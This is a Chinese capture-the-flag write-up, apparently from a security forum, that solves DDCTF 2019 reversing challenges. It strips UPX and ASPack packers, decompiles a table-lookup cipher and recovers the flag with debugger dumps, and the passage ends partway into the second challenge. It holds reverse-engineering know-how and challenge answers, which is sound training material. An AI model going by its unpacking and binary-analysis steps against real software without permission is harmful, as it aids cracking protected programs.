
DDCTF二进制部分题解Re+Pwn

小白King / 2019-04-23 09:57:00 / 浏览数 4401 安全技术 CTF 顶(0) 踩(0)


一、Re：

1、reverse1_final.exe

有个UPX壳，直接拿工具脱了就好了，这里我使用的是




好了接下来直接ida分析一波



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char input_1; // [esp+4h] [ebp-804h]
  char v5; // [esp+5h] [ebp-803h]
  char input; // [esp+404h] [ebp-404h]
  char Dst; // [esp+405h] [ebp-403h]

  input = 0;
  memset(&Dst, 0, 0x3FFu);
  input_1 = 0;
  memset(&v5, 0, 0x3FFu);
  printf("please input code:");
  scanf("%s", &input);
  jiami(&input);
  if ( !strcmp(&input_1, "DDCTF{reverseME}") )
    printf("You've got it!!%s\n", &input_1);
  else
    printf("Try again later.\n");
  return 0;
}
```


重点关注加密函数：

通过加密函数加密出来是DDCTF那串字符，进去看看：



```
unsigned int __cdecl sub_401000(const char *input)
{
  _BYTE *addr; // ecx
  unsigned int j; // edi
  unsigned int length; // eax
  int k; // ebx

  j = 0;
  length = strlen(input);
  if ( length )
  {
    k = input - addr;
    do
    {
      *addr = byte_402FF8[addr[k]];
      ++j;
      ++addr;
      length = strlen(input);
    }
    while ( j < length );
  }
  return length;
}
```

这里分析逻辑可以知道，类似于异或加密（通过动态调试验证），举个例子：A[3] = 7，那么A[7] = 3，这里addr[k]就是我们输入的字符串，这里被转成ASCII码，相当于byte_402FF8表数组的下标，找对照表取出字符，addr每次加一，相当于取出每一个输入的字符，那么 = 密文，那么A[密文] = 明文。直接动态调试逆出来，在栈空间得到一串16进制的数字，再转成字符即是flag，下面是动态调试表：



```
.text:00401020 ; 14:        *v1 = byte_402FF8[(char)v1[v4]];
.text:00401020
.text:00401020 loc_401020:                             ; CODE XREF: sub_401000+3E↓j
.text:00401020 movsx   eax, byte ptr [ebx+ecx]
.text:00401024 mov     dl, ds:byte_402FF8[eax]
.text:0040102A mov     eax, ebp
.text:0040102C mov     [ecx], dl
.text:0040102E ; 15:        ++v2;
.text:0040102E inc     edi
.text:0040102F ; 16:        ++v1;
.text:0040102F inc     ecx
.text:00401030 lea     esi, [eax+1]
.text:00401033
.text:00401033 loc_401033:                             ; CODE XREF: sub_401000+38↓j
.text:00401033 mov     dl, [eax]
.text:00401035 inc     eax
.text:00401036 test    dl, dl
.text:00401038 jnz     short loc_401033
.text:0040103A ; 19:      while ( v2 < result );
.text:0040103A sub     eax, esi
.text:0040103C cmp     edi, eax
.text:0040103E jb      short loc_401020
.text:00401040 pop     ebx
.text:00401041 ; 21:    return result;
0000042E 0040102E: sub_401000+2E (Synchronized with EIP)
```

eax输入转成ASCII变成下标

```
EAX 0019FB3C ↳ debug007:0019FB3C        ID   0
EBX 00000400 ↳                          VIP  0
ECX 0019F73C ↳ debug007:0019F73C        VIF  0
EDX 5A30A15A ↳ msvcr90.dll:msvcr90___badioinfo+2A   AC 0
ESI 0019FB3D ↳ debug007:0019FB3D        VM   0
EDI 00000000 ↳                          RF   0
EBP 0019FB3C ↳ debug007:0019FB3C        NT   0
ESP 0019F6F8 ↳ debug007:0019F6F8        IOPL 0
EIP 0040102E ↳ sub_401000+2E            OF   0
EFL 00000206                            DF   0
                                        IF   1
                                        TF   0
```


```
Path                                                      Base      Size
C:\Users\12192\Desktop\reverse1_final (1).exe             00400000  00006000
C:\WINDOWS\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9···      5A270000  000A3000
C:\WINDOWS\SysWOW64\apphelp.dll                           69200000  0009D000
```

```
Decimal  Hex   State
6272     1880  Ready
4224     1080  Ready
10788    2A24  Ready
```

```
0401000  51 55 8B 6C 24 0C 56 8B  C5 57 33 FF 8D 70 01 90
0401010  8A 10 40 84 D2 75 F9 2B  C6 74 26 53 8B DD 2B D9
0401020  0F BE 04 0B 8A 90 F8 2F  40 00 8B C5 88 11 47 41
0401030  8D 70 01 8A 10 40 84 D2  75 F9 2B C6 3B F8 72 E0
0401040  5B 5F 5E 5D 59 C3 CC CC  CC CC CC CC CC CC CC CC
0401050  81 EC 04 08 00 00 A1 00  30 40 00 33 C4 89 84 24
0401060  00 08 00 00 56 68 FF 03  00 00 8D 84 24 09 04 00
0401070  00 6A 00 50 C6 84 24 10  04 00 00 00 E8 BD 08 00
0401080  00 68 FF 03 00 00 8D 4C  24 15 6A 00 51 C6 44 24
0401090  1C 00 E8 A7 08 00 00 8B  35 9C 20 40 00 68 08 21
04010A0  40 00 FF D6 8D 94 24 20  04 00 00 52 68 1C 21 40
04010B0  00 FF 15 A4 20 40 00 8D  84 24 28 04 00 00 50 8D
04010C0  4C 24 2C E8 38 FF FF FF  83 C4 28 B9 F4 20 40 00
04010D0  8D 44 24 04 8A 10 3A 11  75 1A 84 D2 74 12 8A 50
04010E0  01 3A 51 01 75 0E 83 C0  02 83 C1 02 84 D2 75 E4
00000420 00401020: sub_401000:loc_401020
```

```
0019F710  0019FB3C  debug007:0019FB3C
0019F714  0040211C  .rdata:aS
0019F718  0019FB3C  debug007:0019FB3C
0019F71C  00402108  .rdata:Format
0019F720  0019F73D  debug007:0019F73D
0019F724  00000000
0019F728  000003FF
0019F72C  0019FB3D  debug007:0019FB3D
0019F730  00000000
0019F734  000003FF
0019F738  00000001
0019F73C  0000005A
0019F740  00000000
0019F744  00000000
0019F748  00000000
UNKNOWN 0019F73C: debug007:0019F73C (Synchronized with ESP)
```


存的查表得到的值，dl的低位，5A



```
0019F71C  00402108  .rdata:Format
0019F720  0019F73D  debug007:0019F73D
0019F724  00000000
0019F728  000003FF
0019F72C  0019FB3D  debug007:0019FB3D
0019F730  00000000
0019F734  000003FF
0019F738  00000001
0019F73C  4A5B5A5A
0019F740  392C2358
0019F744  2B2C3928
0019F748  21595139
0019F74C  00000000
0019F750  00000000
0019F754  00000000
0019F758  00000000
0019F75C  00000000
UNKNOWN 0019F720: debug007:0019F720 (Synchronized with ESP)
```

16位全部加密完

16进制5A5A5B4A58232C3928392C2B39515921，转成字符：



加密或解密字符串长度不可以超过10M

5A5A5B4A58232C3928392C2B39515921

utf-8

ZZ[JX#,9(9,+9QY!


unicode

婚孊堣ⰹ⠹Ⱛ㥑夡

下面回去验证下，看看我们的类似异或加密对不对：

输入ZZ[JX#,9(9,+9QY!按道理得到的就是DDCTF{ReverseMe}


动态：



```
0019F718  0019FB3C  debug007:0019FB3C
0019F71C  00402108  .rdata:Format
0019F720  0019F73D  debug007:0019F73D
0019F724  00000000
0019F728  000003FF
0019F72C  0019FB3D  debug007:0019FB3D
0019F730  00000000
0019F734  000003FF
0019F738  00000001
0019F73C  54434444
0019F740  65727B46
0019F744  73726576
0019F748  7D454D65
0019F74C  00000000
0019F750  00000000
0019F754  00000000
0019F758  00000000
UNKNOWN 0019F720: debug007:0019F720 (Synchronized with ESP)
```

得到：444443544467B72657665727654D457D

很明显：



加密或解密字符串长度不可以超过10M

44444354467B726576657273654D457D

utf-8

DDCTF{reverseME}


unicode

膭罛覭牱癮榪敍藹

第一题比较简单~重点看下面第二题。

2、reverse2_final.exe

首先拿到程序，查壳:



文件: C:\Users\12192\Desktop\reverse2_final.exe

入口点: 00006001

EP 区段: .aspack

文件偏移: 00001A01


首字节: 60,E8,03,00

链接器信息: 9.0

子系统: Win32 控制台

ASPack 2.12 -> Alexey Solodovnikov

发现是aspack壳，用工具直接脱！（看雪上论坛找到，好用）：



Aspack Stripper V2.12


Title: Aspack Stripper v2.12

Author: LOVEBOOM[DFCG][FCG][CUG]


Website: Http://blog.csdn.net/bmd2chen

Output Information:

```
0==[]======> Aspack Stripper v2.12 <======[]==0
            By loveboom[DFCG][FCG][CUG]
             Email:loveboom#163.com
           LoVeIY FaCe, lOvE WeN
```

